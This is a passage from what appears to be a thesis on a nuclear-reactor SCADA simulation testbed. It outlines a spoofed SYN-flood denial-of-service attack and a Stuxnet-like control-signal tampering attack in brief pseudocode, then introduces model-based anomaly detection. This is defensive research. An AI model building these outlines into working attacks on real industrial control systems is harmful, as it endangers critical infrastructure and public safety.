


Figure 4.10 Client side precursor concentration tab in the SCADA panel

4.1.1.2. Server Side

The purpose of the nuclear reactor server is to simulate the nuclear reactor by solving a mathematical model of the physical operations in the nuclear reactor. The server side solves the system of differential equations given in section 4.1.1 by using a simple finite difference approach. The server side provides the SCADA with data that would typically be fed from sensors located in various locations in and around the reactor core into a control room display (represented by the client). The nuclear reactor simulator server side also accepts control commands from the client side, e.g., command to move a control rod by a certain amount. The server side of the nuclear reactor simulator continuously solves the set of differential equations. Hence, the impact of any client side instructions on state variables are instantly simulated and propagated back to the connected client. The ability to accept control commands from the client over the communication network allows us to study the effects of various network attacks on the control actions. In addition to that, the nuclear reactor server provides the simulated data to the client also over a TCP/IP network using a custom networking protocol. The data from the server includes information about the reactor power, temperature level and precursor concentration as a function of time.

The nuclear reactor simulator server performs two functions which, when combined, allow it to serve as a surrogate for the real nuclear power plant when performing experiments. The server simulates the nuclear power plant with a feature-rich mathematical model solver. This allows us to simulate systems with a high degree of modeling accuracy by taking advantage of the advanced modeling facilities built into the LabVIEW software. In addition to that, the server provides the SCADA data that would

typically be fed into a control center display (represented by the client). The server provides the simulated data to the client over a TCP/IP network using a custom networking protocol.

The server side continuously *listens* for incoming control signals from the client side. The *TCP listen* command requires a port number in order to keep listening for any incoming signals. Once the server side receives a command, *TCP read* will read the value of the control signal and use it as input in the solution. When the server side finds the result, it writes it back through *TCP write* to the client side in order to display the continuously updated solution. Figure 4.11 illustrates the pipeline in the server side protocol that uses the control data to generate the state data.




Figure 4.11 Server side TCP

Figure 4.12 shows the implementation of the server side. The LabVIEW code in the server side solves the set of differential equations using a simple Euler scheme. The implementation intends to be flexible which allows the user to run the simulator using different time steps.




Figure 4.12 Server Side

The *program setting* tab on the server side allows the operator to set the time step h which is used to replace the derivative with a finite difference scheme in the equation:

$$f'(a) \approx \frac{f(a+h) - f(a)}{h} \quad (6)$$

The default value for $h = 0.001$. Figure 4.13 shows the program setting tab on the server side.




Figure 4.13 Server side – program setting tab

The *parameters* tab shows the default value for the parameters of the mathematical model. The server side has been developed to be flexible and allow the user to change the values of these parameters. Figure 4.14 shows the parameter tab of the server side.




Figure 4.14 Server side – parameters tab

Initial conditions must also be specified in order to solve the mathematical model (see section 4.1.1). The initial conditions tab as shown in Figure 4.15 allows the operator to set the value of the initial condition.




Figure 4.15 Server side – initial condition tab

4.1.2. Client–Server Protocol

The protocol used for communication between the client and server sides is a simple *request/response* which uses the TCP/IP networking protocol. All network communication is initiated by the client, which can either *send* or *receive* an arbitrary amount of data in a single session.

4.1.3. Wide Area Network

A large scale network is the backbone for the testbed, and is considered to be the infrastructure for network transactions, attacks, and defenses. The network provides the simulation with real time traffic and network routing.

4.2. Cyber Attacks Scenarios

Details of the two cyber attack scenarios—denial of service and zero day attack simulated in this work are described below.

4.2.1. Denial of Service

A Denial-of-Service attack (DoS) is an attempt to make a computer resource unavailable to its intended users. In a denial-of-service attack, an attacker attempts to prevent legitimate users from accessing information or services, by targeting the computer systems and its network connections.

The most common and obvious type of DoS attack occurs when an attacker "floods" a network with information or information requests. The server can only process a certain number of requests at once, so if an attacker overloads the server with requests, the server will fail to process a legitimate request. This is a "denial of service" because legitimate users cannot access that service.

The packet types used for packet flooding attacks have varied over time, but for the most part, several common packet types are still used by many DoS attack tools. In TCP-floods a stream of TCP packets with various flags set are sent to the victim IP address. The *SYN*, *ACK*, and *RST* flags are commonly used.

Since the network attack hinders the operator's ability to receive data and issue commands, it greatly compromises the operator's work. Under normal circumstances, the operator has the ability to increase and decrease the power level of the nuclear reactor. In the case of a network attack, the operators are ignorant of any problem and may have no ability to respond. The situation will escalate if a protection equipment forces the power level to increase unintentionally.

The simulation of DoS attack implemented while TCP/IP used as communication protocol. In order to fully analyze the attack scenarios, it is important to understand the actions of the TCP/IP system. TCP/IP is a three-way-handshake done to establish a connection between a client and a server. The process starts when a client sends a *SYN* packet to a server, followed by the server sending back a *SYN/ACK* packet, which is then acknowledged by the client by sending an *ACK* packet back to establish the connection between the source and destination. The *Denial of Service* scenario attack starts in the

network while the network is operating normally. The attacker launches the cyber attack on the network by flooding the network with *SYN* packets, which involves sending too many *SYN* packets with a bad or random source IP address to the destination server. These *SYN* requests get queued up on the server's buffer and use up the resources and memory of the server. This can lead to a crash or hang up of the server machine. After sending the *SYN* packet, the connection is half-open and it takes up resources on the server machine. If an attacker sends *SYS* packets faster than memory is being freed up on the server then an overflow situation can occur. Since the server's resources are used up, the response to legitimate users is slowed down resulting in *Denial of Service*. The pseudo code below describes the DoS attack.

```
[1]   Create TCP Socket
[2]   Create TCP Header
[3]   Create IP Header
[4]   Fill in the Headers
[5]   Spoof The Source IP Address
[6]   Create Packet
[7]   While (true)
        a. Send the packet
        b. Check Send
```

The simulation of DoS attack starts while the reactor simulator is running normally on the server side. The DoS attack is then launched. We measured the packet drop rate on the server side. When the DoS attack is launched the rate of the dropped packet, due to fact that the server cannot process all the incoming requests, increases. Figure 4.16 shows the packets drop rate as function of time for two cases: when the

simulator is running normally with background noise in the network, and when a DoS attack is on.

In the first scenario, the system is not incorporated with any DoS attack, allowing the system to run under normal conditions, in the presence of some transactions and background traffic. The goal of this scenario is to study the interaction between the nuclear reactor server side and the client side under normal operating conditions of the network. In the second scenario, the system was allowed to run normally for about 30 seconds and then a DoS attack was launched at $t = 30\text{s}$. The Figure shows the result of simulation for the first 100 seconds. This experiment shows the effect of the DoS attack on the nuclear power plant that uses a public network for communication.




Figure 4.16 Packet drop rate due to Denial of Service (DoS) attack

The scenario described above has been run and the effect of a DoS attack on an integrated control room and nuclear power plant has been studied. When there is no attack occurring, the operator(s) at the client side see the correct real time data that reflect the state of the nuclear reactor at the appropriate rate. The operators also have the ability to increase and decrease the power level and other crucial settings. If an attack is in progress, the SCADA data and commands are prevented from being transferred from the client side to the server side. The DoS attack floods the network with packets, causing the real time data to be delayed or lost. When an attack is under way, the client side continues to display old data indicating that the system is operating safely even though the control system has been altered for the worse.

4.2.2. Zero-day attack

The cyber threat in a zero-day attack targets the SCADA system and maliciously reprograms the SCADA devices. The implementation of these scenarios will modify the control signal at the client side.

There have been many attacks targeted at SCADA systems [12, 22]; however, no other attack has demonstrated the extreme threats that control systems are subject to quite as well as the Stuxnet worm [27]. Stuxnet has made clear that there are groups with the motivation and skills to mount sophisticated computer-based attacks to critical infrastructures. Stuxnet intercepts routines to *read*, *write* and *locate* blocks on a Programmable Logic Controller (PLC). By intercepting these requests, Stuxnet is able to modify the data sent to or returned from the PLC without the operator of the PLC ever realizing it. Stuxnet was discovered on systems in Iran in June 2010 by researchers from Belarus. However, it is believed to have been released more than a year before it was

detected. Stuxnet is a worm that spreads by infecting Windows computers. In September 2011 the laboratory of Cryptography and System Security discover Duqu malware which is a variety of software components that together provide services to the attackers. Currently this includes information stealing capabilities and in the background, kernel drivers and injection tools which is used by Stuxnet.

The ultimate goal of zero-day attack is to sabotage the target facility by reprogramming the controllers to operate, most likely, out of their specified boundaries. This means, if the operator sends a command such as to increase or decrease the power level, turn on or off the coolant system in the reactor core, etc. The system should normally operate according to the operator's command. However, under a zero-day attack, the operator's command will get modified and will likely force the system to move in a direction opposite to that given by the operator, or to generate excessive values compared with the intended ones.

To simulate this attack in the testbed developed here, a modification to the simulator has been added in order to accommodate the instruction reprogramming process. When the client sends a control signal to the server side over the communication network, it actually writes the value of the control signal into a text file on the server side. Subsequently, the LabVIEW code on the server side reads the control signal value from the text file and uses it as input in the simulation. When a zero-day attack is launched, the attacking code (worm) modifies the value of the control signal, causing the system to act in an unexpected manner. The pseudo code that describes the zero-day attack is:

```
[1]  Read the control signals before it get to  
      the server side
```

- [2] Check the control signals
- [3] Modify the control signals
- [4] Server Side read the modified control signals
- [5] Use the Modified control signals as input to the solution

The cyber threat has been developed using C# to simulate the effects of the Stuxnet worm. The cyber threat runs in the background and changes the control signal from the client side to the server side. The scenario starts while the reactor simulator is running normally. The operator decides to increase the power level, and sends a reactivity value of 0.001 (k of 1.001) to the server side. Before any cyber attack, the simulator responds normally to this value, as shown in Fig. 4.16. When a hacker launches a cyber attack on the simulator, the attack changes the control signal value. As a result of this attack, the k value that reaches the reactor is different than what was sent from the control room. As a result, the reactor behaves erratically, and its behavior does not match the behavior expected from the control signal that was sent from the client initially.



Figure 4.17 Cyber Attack to simulate Stuxnet worm attack modifying the reactivity value




Figure 4.18 Cyber threat that simulates Stuxnet worm

CHAPTER 5

ATTACKS DETECTION

In this chapter we discuss the proposed algorithm for attack detection, followed by some examples to show the capabilities of the algorithm to detect the attacks simulated in the previous chapter.

While the attackers may be able to hide the specific technology used to exploit the system and reprogram the SCADA system, they cannot hide their final goal; which is to cause an adverse effect on the physical system, evidenced by a departure from the *expected* behavior of the system. These effects are created by sending malicious sensor or controller data that would in general not match the behavior expected by a supervisory control or an anomaly detection system. Therefore, in this chapter we explore security mechanisms that detect attacks by monitoring the physical system under control, and the sensor and actuator values.

5.1. Detection Algorithm

An attack-detection algorithm has been developed. It is based on monitoring the behavior of the physical system under control. Using this algorithm, one can detect a wide range of attacks. The work closest to the approach followed here is the study of false data injection attacks in control systems [7, 8] and the intrusion detection models of Rrushi and Campbell [7]. This last work, however, does not consider dynamical models of the process control system. Further research work is needed on dynamical system models used in control theory as a tool for specification-based intrusion detection systems.

Detecting attacks on control systems can be formulated as an anomaly-based intrusion detection problem [7, 8]. One major difference in attacks on control systems compared to traditional cyber-attacks on IT systems is that instead of creating models of network traffic or software behavior, we can use a representative model of the physical system.

The idea behind this approach to detect an attack is the following way: by continuously comparing the state variable signals of the actual physical system $y(k)$ with the corresponding signals $\tilde{y}(k)$ from a simulated model of the system. In response to a control input sequence $u(k)$, both the actual system as well as the results of the simulated model will evolve. By comparing the two signals, one can predict if the control signal sent to the physical system has been altered. Depending on the quality of our estimate $\tilde{y}(k)$ we may have some false alarms. This scenario also assumes that the control signal transmission to the simulator is secure and cannot be tampered. Figure 5.1 shows the schematic diagram of the physical system which takes $u(k)$ as an input signal and generates $y(k)$ as an output signal.

